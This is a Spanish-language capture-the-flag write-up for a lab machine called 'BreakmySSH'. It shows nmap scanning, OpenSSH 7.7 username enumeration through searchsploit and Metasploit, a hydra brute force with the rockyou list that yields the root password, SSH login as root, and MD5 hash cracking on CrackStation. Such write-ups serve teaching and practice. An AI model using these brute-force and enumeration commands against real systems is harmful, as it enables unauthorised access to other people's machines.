BreakmySSH

Paso 1

Hacemos un nmap para escanear los puertos de la máquina

```
nmap -p- -sC -sV --min-rate 5000 -vvv  --open -sS -n -Pn 172.17.0.2 -oN
escaneo
```

```
PORT   STATE SERVICE REASON         VERS
ION
22/tcp open  ssh     syn-ack ttl 64 Open
SSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 1a:cb:5e:a3:3d:d1:da:c0:ed:2a:6
1:7f:73:79:46:ce (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQ
DfOr49bj2kh3ab2WutTu6Jx7NA7OKSxzp42bJU4n
qtQlICZbjiBXhOa1ZKOfUfNvXOGEThiSrTNbf1nR
GzXtACiZQp+RwQr5ZEYPAOyasC7C29FaIZVURR7F
uFea+tfWZjbzDaP8WnA/U3TQHwtUBsNSR3qFscgJ
Q1niCyrfH/4rbUk5jiLYN6y8NjctGvsvwPE+cCiF
Vge76qyfzmZdaf5gJT9DKDt47iBkrngCODYrqqt+
Bbl9ZEGh5SUfDqYfsFMIvlsSjmbx0HtMc2NhTW7j
LtyV3Xm6ynFUZmQRPRqXdzuN5TIhYzaQD8ogC1Hk
9sYJJNUMMF+lGVf15iouMn
```

Podemos ver ver que solo tiene un puerto 22 ssh abierto con la versión `OpenSSH 7.7 (protocol 2.0)`.

Paso 2

Usamos = `searchsploit` = para ver que vulnerabilidades tiene esta versión de SSH.

```
searchsploit openssh 7.7
```

```
OpenSSH 2.3 < 7.7 - Username Enumeration
          | linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration
 (PoC)    | linux/remote/45210.py
OpenSSH < 7.7 - User Enumeration (2)
          | linux/remote/45939.py
```

Efectivamente tiene vulnerabilidades y son esas 3 pero es lo mismo `Username Enumeration`

Paso 3

Al saber que podemos usar el Username Enumeration tenemos dos formas de encontrar el usuario y la contraseña con `hydra` y `metasploit`

Hydra

Aplicamos el ataque de fuerza bruta con Hydra tanto para user y password directamente

```
hydra -L /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P
/usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```

```
┌──(root㉿kali)-[/home/romabri/Desktop/cve-2018-15473]
└─# hydra -L /usr/share/metasploit-framework/data/wordlists/unix_users.txt -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-13 11:29:35
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.re
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2409859032 login tries (l:168/p:14344399), ~150616190 tries per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   password: estrella
[STATUS] 140.00 tries/min, 140 tries in 00:01h, 2409858896 to do in 286887:58h, 12 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root㉿kali)-[/home/romabri/Desktop/cve-2018-15473]
```

Si nos conectamos por SSH con la contraseña sin proporcionar usuario, nos conectamos directamente como root.

```
┌──(root㉿kali)-[/home/romabri/Desktop/cve-2018-15473]
└─# ssh 172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:U6y+etRI+fVmMxDTwFTSDrZCoIl2xG/Ur/6R0cQMamQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
root@172.17.0.2's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@6958bc1da844:~# 
```

Metasploit

Ejecutamos metasploit framework

Ejecutamos una serie de comandos en orden para obtener lo que queremos `Username Enumeration`

Para utilizar el `Username Enumeration` ejecutamos

```
use 3
```

ejecutamos `options` para poder ver las opciones.

Seteamos el rhosts que es el target

```
set RHOSTS 172.17.0.2
```

Seteamos el USER_FILE que usaremos para buscar los usuarios desde una lista

```
set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
```

Y aplicamos el

```
run
```


```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 172.17.0.2:22 - SSH - Using malformed packet techni
que
[*] 172.17.0.2:22 - SSH - Checking for false positives
[*] 172.17.0.2:22 - SSH - Starting scan
[+] 172.17.0.2:22 - SSH - User '_apt' found
[+] 172.17.0.2:22 - SSH - User 'backup' found
[+] 172.17.0.2:22 - SSH - User 'bin' found
[+] 172.17.0.2:22 - SSH - User 'daemon' found
[+] 172.17.0.2:22 - SSH - User 'games' found
[+] 172.17.0.2:22 - SSH - User 'gnats' found
[+] 172.17.0.2:22 - SSH - User 'irc' found
[+] 172.17.0.2:22 - SSH - User 'list' found
[+] 172.17.0.2:22 - SSH - User 'lp' found
[+] 172.17.0.2:22 - SSH - User 'mail' found
[+] 172.17.0.2:22 - SSH - User 'man' found
[+] 172.17.0.2:22 - SSH - User 'news' found
[+] 172.17.0.2:22 - SSH - User 'nobody' found
[+] 172.17.0.2:22 - SSH - User 'proxy' found
[+] 172.17.0.2:22 - SSH - User 'root' found
[+] 172.17.0.2:22 - SSH - User 'sync' found
[+] 172.17.0.2:22 - SSH - User 'sys' found
[+] 172.17.0.2:22 - SSH - User 'uucp' found
[+] 172.17.0.2:22 - SSH - User 'www-data' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Podemos observar el listado de usuarios para poder acceder vía ssh con hydra para la fuerza bruta.

Paso 4

Ejecutamos hydra para hacer el ataque de fuerza bruta

```
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
```



Y para el usuario root la password es estrella

Paso 5

```
ssh root@172.17.0.2
```

Ponemos la contraseña y estamos dentro. Lo demás es lo mismo de siempre

Algo nuevo seria aplicar

```
ls -ltra /opt
```

Podemos observar que el archivo .hash contiene: `aa87ddc5b4c24406d26ddad771ef44b0` debe ser una especie de contraseña encriptada. Tras pasarla por crackstation vemos que la contraseña es: `estrella`.

```
lovely@9ffa54e5debd:~$  ls -ltra /opt
total 12
-rw-r--r-- 1 root root   33 May 11 21:44 .hash
drwxr-xr-x 1 root root 4096 May 11 21:44 .
drwxr-xr-x 1 root root 4096 May 12 13:59 ..
lovely@9ffa54e5debd:~$ cat .hash
cat: .hash: No such file or directory
lovely@9ffa54e5debd:~$ cat /opt/.hash
aa87ddc5b4c24406d26ddad771ef44b0
lovely@9ffa54e5debd:~$
```

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
aa87ddc5b4c24406d26ddad771ef44b0
```

No soy un robot

reCAPTCHA
Privacidad - Condiciones

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
aa87ddc5b4c24406d26ddad771ef44b0	md5	estrella

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Download CrackStation's Wordlist

La probamos con `su root` y es la contraseña del usuario root. Alcanzamos el nivel de privilegios máximos en la maquina.